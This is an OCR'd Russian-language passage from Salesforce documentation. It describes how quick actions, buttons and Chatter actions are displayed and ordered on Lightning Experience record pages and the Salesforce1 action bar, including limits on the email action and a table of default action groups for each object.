На начальной странице находятся действия по рекомендациям, данным в компоненте «Ассистент». Например, если торговый представитель получает сообщение о том, что в возможности нет ни одного открытого действия, он может создать задачу или событие прямо из рекомендации.




То, какие действия отображаются, зависит от типа рекомендации. Ниже перечислены доступные действия.

- Создать задачу
- Создать событие
- «Правка»
- Электронная почта

После выполнения действия, связанная с ним рекомендация исчезает из компонента «Ассистент».

Действия на странице Chatter


На странице Chatter, как и на вкладке Chatter, приведенной на страницах записей, находятся только стандартные действия Chatter. По умолчанию поддерживаются только действия «Сообщение», «Опрос» и «Вопрос» (а также действие «Объявление» при наличии групп). В разделе «Действия Salesforce1 и Lightning Experience» глобального макета публикатора действия для страницы Chatter можно добавлять, удалять или изменять порядок их отображения.



Действия на страницах записей

Ниже приведен образец страницы контакта в Lightning Experience.

Прим.: Несмотря на другую структуру рабочих пространств, страницы возможностей и интересов используют аналогичный способ отображения действий.



Ниже перечислены компоненты меню действий на уровне страницы на панели основных показателей записи (1).

- Продуктивные действия
- Глобальные и объектные быстрые действия, кроме действий, связанных с созданием задач, созданием событий и регистрацией вызовов
- Стандартные кнопки
- Настраиваемые быстрые действия для компонента Lightning
- Настраиваемые быстрые действия Visualforce
- Настраиваемые кнопки Visualforce
- Действия холста

Порядок отображения действий в меню действий на уровне страницы соответствует порядку их отображения в разделе «Действия Salesforce1 и Lightning Experience» макета страницы.

Вкладка действий (2) содержит быстрые действия «Создать запись», которые указывают на объекты «Событие» и «Задача». На ней также есть действия «Записать вызов в журнал» и «Отправить эл. почту».


На вкладке Chatter (3) находятся стандартные действия Chatter. По умолчанию поддерживаются только действия «Сообщение», «Опрос» и «Вопрос» (а также действие «Объявление» при наличии групп). Некоторые объекты поддерживают другие стандартные действия Chatter, предопределенные системой Salesforce.

Прим.: Действия с обращениями или заказами-нарядами выглядят не так, как действия с другими видами записей. В случае обращений и заказов-нарядов меню действий уровня страницы содержит настраиваемые кнопки и поддерживаемые стандартные кнопки. Быстрые действия появятся на вкладке «Лента записей».

Действия со связанными списками

Связанные списки (4) содержат стандартные кнопки, которые, как правило, поддерживаются связанными списками. Обычно это кнопка «Создать».


Пример: Например, раздел «Действия Salesforce1 и Lightning Experience» макета страницы контакта содержит указанные ниже действия.




А именно: быстрые действия («Создать организацию», «Создать событие», «Создать задачу»), продуктивное действие («Вызов»), стандартные кнопки («Правка», «Удалить», «Клонировать», «Отправить сообщение эл. почты») и действия

Chatter («Опрос», «Сообщение»). Ниже приведен порядок отображения данных действий на странице записи контакта в Lightning Experience.


- Действия в меню действий на уровне страницы — это набор быстрых действий, продуктивных действий и стандартных кнопок, порядок отображения которых определяется макетом страницы. Действия «Создать событие» и «Создать задачу» являются быстрыми, но здесь не отображаются.



- Действия Chatter, первые в списке действий, отображаются на вкладке Chatter.



- Действия типа «Эл. почта», «Создать событие» и «Создать задачу» отображаются на вкладке действий.



Порядок действий в Lightning Experience

В Lightning Experienceдействия на страницах записей определяются списком действий в разделе «Действия Salesforce1 и Lightning Experience» макета страницы этого объекта. Тот же раздел в макетах глобального публикатора определяет глобальные действия, которые отображаются в меню «Глобальные действия».

Рекомендации по действиям по отправке эл. Почты

Перед началом работы по отправке эл. почты помните о данных ограничениях.

СМ. ТАКЖЕ:

Разрешение для пользователей совершать действия

Рекомендации по использованию быстрых действий

Рекомендации по действиям по отправке эл. Почты

Порядок действий в Lightning Experience

В Lightning Experienceдействия на страницах записей определяются списком действий в разделе «Действия Salesforce1 и Lightning Experience» макета страницы этого объекта. Тот же раздел в макетах глобального публикатора определяет глобальные действия, которые отображаются в меню «Глобальные действия».

Если пользователь не настроил раздел «Действия Salesforce1 и Lightning Experience» на макете страницы объекта, то быстрые действия, отображаемые на страницах записи объекта, поступают из следующих источников.

- Действия для макета глобального публикатора
- Стандартные и настраиваемые кнопки в разделе кнопок макета страницы объекта

Если вы изменили раздел действий Salesforce1 и Lightning Experience, стандартные и настраиваемые кнопки в разделе кнопок макета страницы не включаются в список действий автоматически. Необходимо добавить кнопки в виде действий из категории Salesforce1 и Lightning Actions на панель.

Действия в каждом разделе страницы записей сохраняют порядок их типов действий на макете страницы.

Меню «Глобальные действия» ( ) в заголовке Lightning Experience отображает все глобальные действия из раздела «Действия Salesforce1 и Lightning Experience» в глобальном макете публикатора, за исключением стандартных действий Chatter «Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность».

СМ. ТАКЖЕ:

Действия в Lightning Experience

Рекомендации по действиям по отправке эл. Почты

Разрешение для пользователей совершать действия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Быстрые действия доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com**Edition и **Developer** Edition

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**и **Developer** Edition

Рекомендации по действиям по отправке эл. Почты

Перед началом работы по отправке эл. почты помните о данных ограничениях.

Начиная с выпуска Spring'17 компоновщик сообщений эл. почты Lightning заменили новым действием по отправке эл. почты.

Старое действие по отправке эл. почты больше не отображается для конечных пользователей. Однако оно появляется в редакторе макета страницы в целях миграции.

Прим.: Какова разница между новым и старым действием по отправке эл. почты? Когда вы наводите курсор мыши на действие по отправке эл. почты на палитре редактора макета страницы, новое действие получает тип быстрого действия.

ВЕРСИИ

Данное действие доступно в: только приложение Lightning Experience.

Доступно в версиях: **Group, Professional, Enterprise, Performance, Unlimited** и **Developer** Edition

Общее

- Вы не можете добавлять настраиваемые поля или переименовывать имеющиеся поля в действие по отправке эл. почты.
- Требуется поле «От».

  Прим.: Если поле «От» не находится в макете действия по отправке эл. почты, у него должно быть предопределенное значение.

- Требуется содержимое HTML-поля сообщения; содержимое поля сообщения поддерживается только соответствующим обращению действием по отправке эл. почты.

  Прим.: Если поле сообщения HTML отсутствует в макете действия по отправке эл. почты, у него должно быть предопределенное значение.

- Если вы запустите сообщение электронной почты во встроенном режиме, его не удастся развернуть в закрепленном компоновщике. Однако, если вы запустите сообщение электронной почты из меню «Глобальные действия», сообщение электронной почты будет использовать закрепленный компоновщик.
- Единые в организации адреса электронной почты невозможно использовать с помощью папки входящих Salesforce.
- Действие по отправке эл. почты недоступно в сообществах.
- Поле Связано с невозможно настроить как обращение в глобальном действии по отправке эл. почты.

Обращения

- В обращения можно добавлять только соответствующие обращению действия по отправке эл. почты.
- Активируйте «Сообщение электронной почты — обращение», чтобы включить соответствующее обращению действие по отправке сообщений электронной почты для обращений.
- Отправка эл. почты, связанных с обращениями, из меню «Глобальные действия» невозможна.

Предопределенные значения

- Поля Кому, Копия и СК принимают адреса электронной почты только как предопределенные значения.
- Сообщения электронной почты, отправленные с указанных электронных адресов, не связаны с записями Salesforce.
- Вы можете предустановить Связано с только для определенного для объекта быстрого действия, а не для глобального быстрого действия.
- Предопределенные значения не поддерживаются в «Ответить/Переслать» или сообщениях электронной почты, инициированных из программы-помощника и из подробных сведений о возможностях.

- При включении СК о соответствии предопределенные значения для поля СК игнорируются. При включении автоматического СК предопределенные значения для поля СК используются для адреса автоматического СК.

«Ответить/переслать» и электронная почта в подробных сведениях о возможностях

Функции «Ответить/переслать» и электронной почты зависят от следующих критериев:


- глобальное действие по отправке электронных сообщений находится в глобальном макете публикатора, в разделах «Действия Salesforce1 и Lightning Experience».
- На макете страницы должно быть либо поле «Субъект», либо «Поле сообщения».
- Пользователь обладает полномочием «Отправка электронных сообщений».
- Единая для организации настройка «Доступ к отправке эл. почты» не установлена для всех электронных сообщений.

Панель действий приложения Salesforce1

Пользователям Salesforce1 доступна универсальная область для поиска действий. Панель действий и связанное меню действий отображают действия из разных областей приложения Salesforce1 в одной универсальной области.

В приложении Salesforce1 продуктивные действия, стандартные и настраиваемые кнопки записей и быстрые действия отображаются на панели действий и в меню действий ( ). Панель действий и меню действий отображают все доступные действия для выбранной страницы.

Действия Salesforce1 на панели действий и в меню действий



Панель действий отображается во многих областях приложения, включая ленту, группы, профили пользователей, панели мониторинга и отчеты, представления записей стандартных и настраиваемых объектов, связанные списки и результаты поиска. Доступные действия определяются текущей областью приложения Salesforce1, а также некоторыми настройками макетов страниц и макетов публикатора для организации.

Панель действий (включая меню действий) может содержать все или только некоторые указанные ниже типы действий.

- Продуктивные действия: действия «Отправка эл. почты» ( ), «Вызов» ( ), «Карта» ( ), «Просмотр веб-сайта» ( ) и «Чтение новостей» ( ) поддерживаются организациями, контактами, интересами и организациями-лицами.

Действия «Быстрое сообщение» (), «Подключиться к конференц-связи» () и «Карта» () поддерживаются событиями мобильного календаря в приложении Salesforce Today.

Совет: Продуктивное действие отображается только для записи, содержащей соответствующую информацию. Например, действие «Отправка эл. почты» доступно для записи, содержащей адрес эл. почты. Действие «Просмотр веб-сайта» доступно для записи, содержащей URL-адрес веб-сайта.

- Настраиваемые и стандартные кнопки: кнопки (например, «Правка», «Удалить» или «Клонировать»), добавленные в раздел «Кнопки» макета страницы объекта, отображаются в приложении Salesforce1 в виде действий на панели действий страниц записей. При отсутствии настроенного порядка отображения действий система использует порядок отображения кнопок, применяемый в разделе «Кнопки» макета страницы. Тем не менее, место отображения кнопки «Правка» является фиксированным.

  Прим.: Настраиваемые ссылки и кнопки, добавленные в списковые представления, и настраиваемые кнопки, определяющие источник содержимого как `OnClick JavaScript` не поддерживаются и не отображаются в приложении Salesforce1.

- Быстрые действия: при добавлении, удалении или изменении порядка отображения действий на панели действий в глобальном макете публикатора или макете страницы объекта изменения отображаются в приложении Salesforce1.
- Стандартные действия Chatter: действия, доступные только в Chatter (например, «Сообщение», «Файл», «Ссылка» или «Опрос»).

Возможные исключения

- В лентах записей кнопка **«Отслеживать»/«Отменить отслеживание»** отображается в разделе «Основное» страницы.
- В лентах общедоступных и личных групп кнопки **«Присоединиться к группе»** и **«Запрос на присоединение»** отображаются в разделе «Основное», тогда как кнопка **«Выйти из группы»** отображается на панели действий.

Рекомендации по применению настраиваемого фирменного стиля

Настраиваемый значок может иметь только одну версию. Настраиваемые значки действий, созданные до выпуска Winter'15, также поддерживаются, но отображаются на панели действий усеченными. Чтобы оптимизировать настраиваемые значки действий для отображения на панели действий, воспользуйтесь рекомендациями ниже.

- Размер значка не должен превышать 72 x 72 пиксела. Не рекомендуем оставлять интервалы вокруг изображения.
- Изображение должно использовать формат PNG и прозрачный фон, а размер файла не должен превышать 10 Кб.
- Изображение должно использовать разрешение, равное 72 точкам на дюйм.
- Изображение значка должно быть белым или светлее цвета фона.
- Рекомендуем избегать широкого использования внутренних и внешних теней.
- Рекомендуем использовать простое и однообразное оформление, соответствующее семейству значков приложения Salesforce1.

Действия над элементом списка в приложении Salesforce1

Действия над элементом списка — это версия панели действий, доступная для элементов в списковых представлениях, списках задач и связанных списках записей. Данные действия позволяют пользователям приложения Salesforce1 обновлять записи прямо из списков, без их дополнительного открытия.

Порядок отображения действий на панели действий приложения Salesforce1

Раздел Действия Salesforce1 и Lightning Experience макета страницы и глобального макета публикатора определяет действия, отображаемые на панели действий в приложении Salesforce1. Кроме того, данный раздел позволяет настраивать порядок отображения быстрых и продуктивных действий, а также стандартных и настраиваемых кнопок, доступных в качестве действий.

Порядок отображения предопределенных действий на панели действий приложения Salesforce1 и в действиях над элементом списка

Макеты страниц организации и макеты публикатора определяют порядок отображения действий на панели действий Salesforce1 и в действиях над элементом списка. Если настройка действий на панели действий для макета страницы или глобального макета публикатора не выполняется, то место отображения основных действий определяется системой Salesforce.

Рекомендации по действиям в системе Salesforce1

Действия над элементом списка в приложении Salesforce1

Действия над элементом списка — это версия панели действий, доступная для элементов в списковых представлениях, списках задач и связанных списках записей. Данные действия позволяют пользователям приложения Salesforce1 обновлять записи прямо из списков, без их дополнительного открытия.

Чтобы просмотреть действия над элементом списка, выберите нужное списковое представление или список задач, либо откройте связанный список на странице связанных сведений объекта. Затем проведите пальцем влево по нужной записи.


Чтобы скрыть действия над элементом списка, проведите пальцем вправо по нужному элементу списка или коснитесь другого элемента списка.

Списковые представления

Действия с элементами в списковых представлениях не совпадают с действиями, которые доступны на панели действий при просмотре записи объекта. Например, когда пользователь просматривает запись потенциального клиента в приложении Salesforce1, действия на панели отражают действия в разделе Действия Salesforce1 и Lightning Experience на макете страницы для потенциального клиента.

Однако, когда пользователь перетягивает влево потенциального клиента из спискового представления, как показано ниже, отображаются действия из списка предопределенных действий для потенциальных клиентов. См. раздел «Порядок отображения предопределенных действий на панели действий приложения Salesforce1 и в действиях над элементом списка» для детализации предопределенных действий по каждому объекту.


Вот списковое представление «Все возможности».	Чтобы просмотреть доступные действия, проведите пальцем влево по нужному элементу списка.	Чтобы просмотреть меню действий, содержащее полный список доступных действий, коснитесь значка  .



Связанные списки

Действия с элементом в связанном списке в Salesforce1 совпадают с действиями в связанном списке в Lightning Experience. Обычно это стандартные действия «Правка» и «Удаление», но для других объектов могут быть и другие действия. Например, в Lightning Experience действия в раскрывающемся меню для элемента связанного списка «Потенциальная возможность» совпадают с набором действий, которые наблюдают пользователи Salesforce1, протягивая влево ту же запись в связанном списке.

Прим.: Даже если в вашей организации не используется Lightning Experience, действия над связанными списками, которые отображаются в Salesforce1, совпадают с действиями, которые отображались для элементов связанных списков в Lightning Experience.



Прим.: Элементы списков задач и событий отличаются от других объектов при отображении в связанных списках. В Salesforce1 при выборе элемента в меню «Задачи» можно протянуть влево элемент из спискового представления «Мои задачи» и увидеть предопределенные действия для задач. Однако задачи и события в связанных списках «Открытые действия» или «Журнал действий» в Salesforce1 не имеют действий и их нельзя перетянуть.

СМ. ТАКЖЕ:

- Панель действий приложения Salesforce1
- Порядок отображения действий на панели действий приложения Salesforce1
- Рекомендации по действиям в системе Salesforce1

Порядок отображения действий на панели действий приложения Salesforce1

Раздел Действия Salesforce1 и Lightning Experience макета страницы и глобального макета публикатора определяет действия, отображаемые на панели действий в приложении Salesforce1. Кроме того, данный раздел позволяет настраивать порядок отображения быстрых и продуктивных действий, а также стандартных и настраиваемых кнопок, доступных в качестве действий.

Если вы настроили раздел Действия Salesforce1 и Lightning Experience макета, Salesforce1 отражает ваши настройки.

Если раздел Быстрые действия в публикаторе Salesforce Classic настроен, а раздел Salesforce1 — нет, действия на панели действий Salesforce1 представляют собой комбинацию действий из раздела Быстрые действия в публикаторе Salesforce Classic вместе с любыми стандартными или настраиваемыми кнопками, представленными на макете страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com**Edition и **Developer** Edition

Если вы изменили раздел действий Salesforce1 и Lightning Experience, стандартные и настраиваемые кнопки в разделе кнопок макета страницы не включаются в список действий автоматически. Необходимо добавить кнопки в виде действий из категории Salesforce1 и Lightning Actions на панель.

Если настройка разделов не выполняется, то панель действий отображает стандартный набор действий, предопределенных системой Salesforce. Разные объекты используют разные наборы действий (на основе наиболее распространенных или типичных действий, необходимых для каждого объекта).

СМ. ТАКЖЕ:

- Порядок отображения предопределенных действий на панели действий приложения Salesforce1 и в действиях над элементом списка
- Панель действий приложения Salesforce1
- Рекомендации по действиям в системе Salesforce1

Порядок отображения предопределенных действий на панели действий приложения Salesforce1 и в действиях над элементом списка

Макеты страниц организации и макеты публикатора определяют порядок отображения действий на панели действий Salesforce1 и в действиях над элементом списка. Если настройка действий на панели действий для макета страницы или глобального макета публикатора не выполняется, то место отображения основных действий определяется системой Salesforce.

Важное замечание: Данная схема предопределенного порядка отображения применяется к панели действий Salesforce1, только если вы *не изменили* раздел Действий Salesforce1 и Lightning Experience макета страницы объекта или глобального макета публикатора.

Быстрые действия в предопределенном наборе набираются из действий раздела«Быстрые действия в публикаторе Salesforce Classic»макета страницы объекта или глобального макета публикатора.

Для макетов страниц объектов, если раздел Salesforce1 не настроен, действует следующее правило.

Если раздел «Быстрые действия в публикаторе Salesforce Classic» настроен, данные настройки наследуются быстрыми действиями на панели действий.

Если разделы не настроены, то быстрые действия на панели действий наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» глобального макета публикатора.

Для глобальных макетов публикатора, если раздел Salesforce1 не настроен, действует следующее правило.

Если раздел «Быстрые действия в публикаторе Salesforce Classic» настроен, данные настройки наследуются быстрыми действиями на панели действий.

Если разделы не настроены, то быстрые действия на панели действий для глобальных страниц по умолчанию определяются системой Salesforce.

Предопределенные действия, доступные на панели действий, в действиях над элементом списка и в связанных меню действий, делятся на группы. Порядок этих групп фиксирован. Порядок отображения действий внутри групп может определяться используемым объектом и действиями, доступными в глобальном макете публикатора или макете страницы объекта. Некоторые объекты или страницы отображают не все группы.

Прим.: Действия с элементами спискового представления отражают только предопределенный набор действий для этого объекта. Например, вы просматриваете список «Все организации» в Salesforce1. Если провести пальцем влево по элементу организации в списке, вы увидите набор действий. Эти действия набираются из предопределенного списка действий для организаций в этой таблице. Всегда будут присутствовать действия «Вызов», «Правка» и «Удалить».

Другие действия для элемента спискового представления выводятся согласно порядку и правилам, заданным для групп действий в таблице.

Таблица ниже описывает действия, доступные в каждой группе, для каждого объекта или страницы.

Объект или страница	Группа действий 1	Группа действий 2	Группа действий 3	Группа действий 4	Группа действий 5	Группа действий 6
Организация	1. «Вызов». 2. «Создать задачу». 3. «Создать событие». 4. «Сообщение».	5. «Правка»	Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» *глобального макета публикатора.*	Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы*.	Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.	Отправить текст (если поле Телефон заполнено) «Просмотр веб-сайта» (если поле «Веб-сайт» заполнено)
Обращение	Действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce	«Правка»		Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы*.	Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.	

Объект или страница	Группа действий 1	Группа действий 2	Группа действий 3	Группа действий 4	Группа действий 5	Группа действий 6
	Classic» *глобального макета публикатора.*					
Контакт	1. «Вызов». 2. «Отправка эл. почты». 3. «Создать задачу». 4. «Создать событие».	5. «Правка»	Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» *глобального макета публикатора.*	Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы*.	Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.	Отправить текст
Настраиваемый объект	Первые четыре действия, порядок отображения которых определяется макетом страницы. Если раздел «Быстрые действия в публикаторе Salesforce Classic» не настроен, порядок отображения	5. «Правка»	Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия наследуются из раздела «Быстрые	Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы*.	Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.	

Объект или страница	Группа действий 1	Группа действий 2	Группа действий 3	Группа действий 4	Группа действий 5	Группа действий 6
	первых четырех действий определяется *глобальным макетом публикатора.*		действия в публикаторе Salesforce Classic» *глобального макета публикатора.*			
Событие	Быстрые действия, порядок отображения которых определяется макетом. Стандартные действия Chatter не поддерживаются.	«Правка», «Удалить»				
Лента	Быстрые действия, порядок отображения которых определяется глобальным макетом публикатора.					
Группа	Действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce				Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.	

Объект или страница	Группа действий 1	Группа действий 2	Группа действий 3	Группа действий 4	Группа действий 5	Группа действий 6
	Classic» *глобального макета публикатора.*					
Интерес	1. «Записать вызов в журнал». 2. «Создать задачу». 3. «Преобразовать» (при включении). 4. «Сообщение».	5. «Правка»	Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» *глобального макета публикатора.*	Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы*.	Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.	«Вызов», «Отправить текст», «Отправить эл. почту»
Страница Lightning «Страница приложения»	Глобальные действия, порядок отображения которых определяется на странице Lightning.					
Списковое представление	«Создать»					
Начальная страница объекта (только для планшетных компьютеров)	1. «Создать». 2. «Сортировать».					

Объект или страница	Группа действий 1	Группа действий 2	Группа действий 3	Группа действий 4	Группа действий 5	Группа действий 6
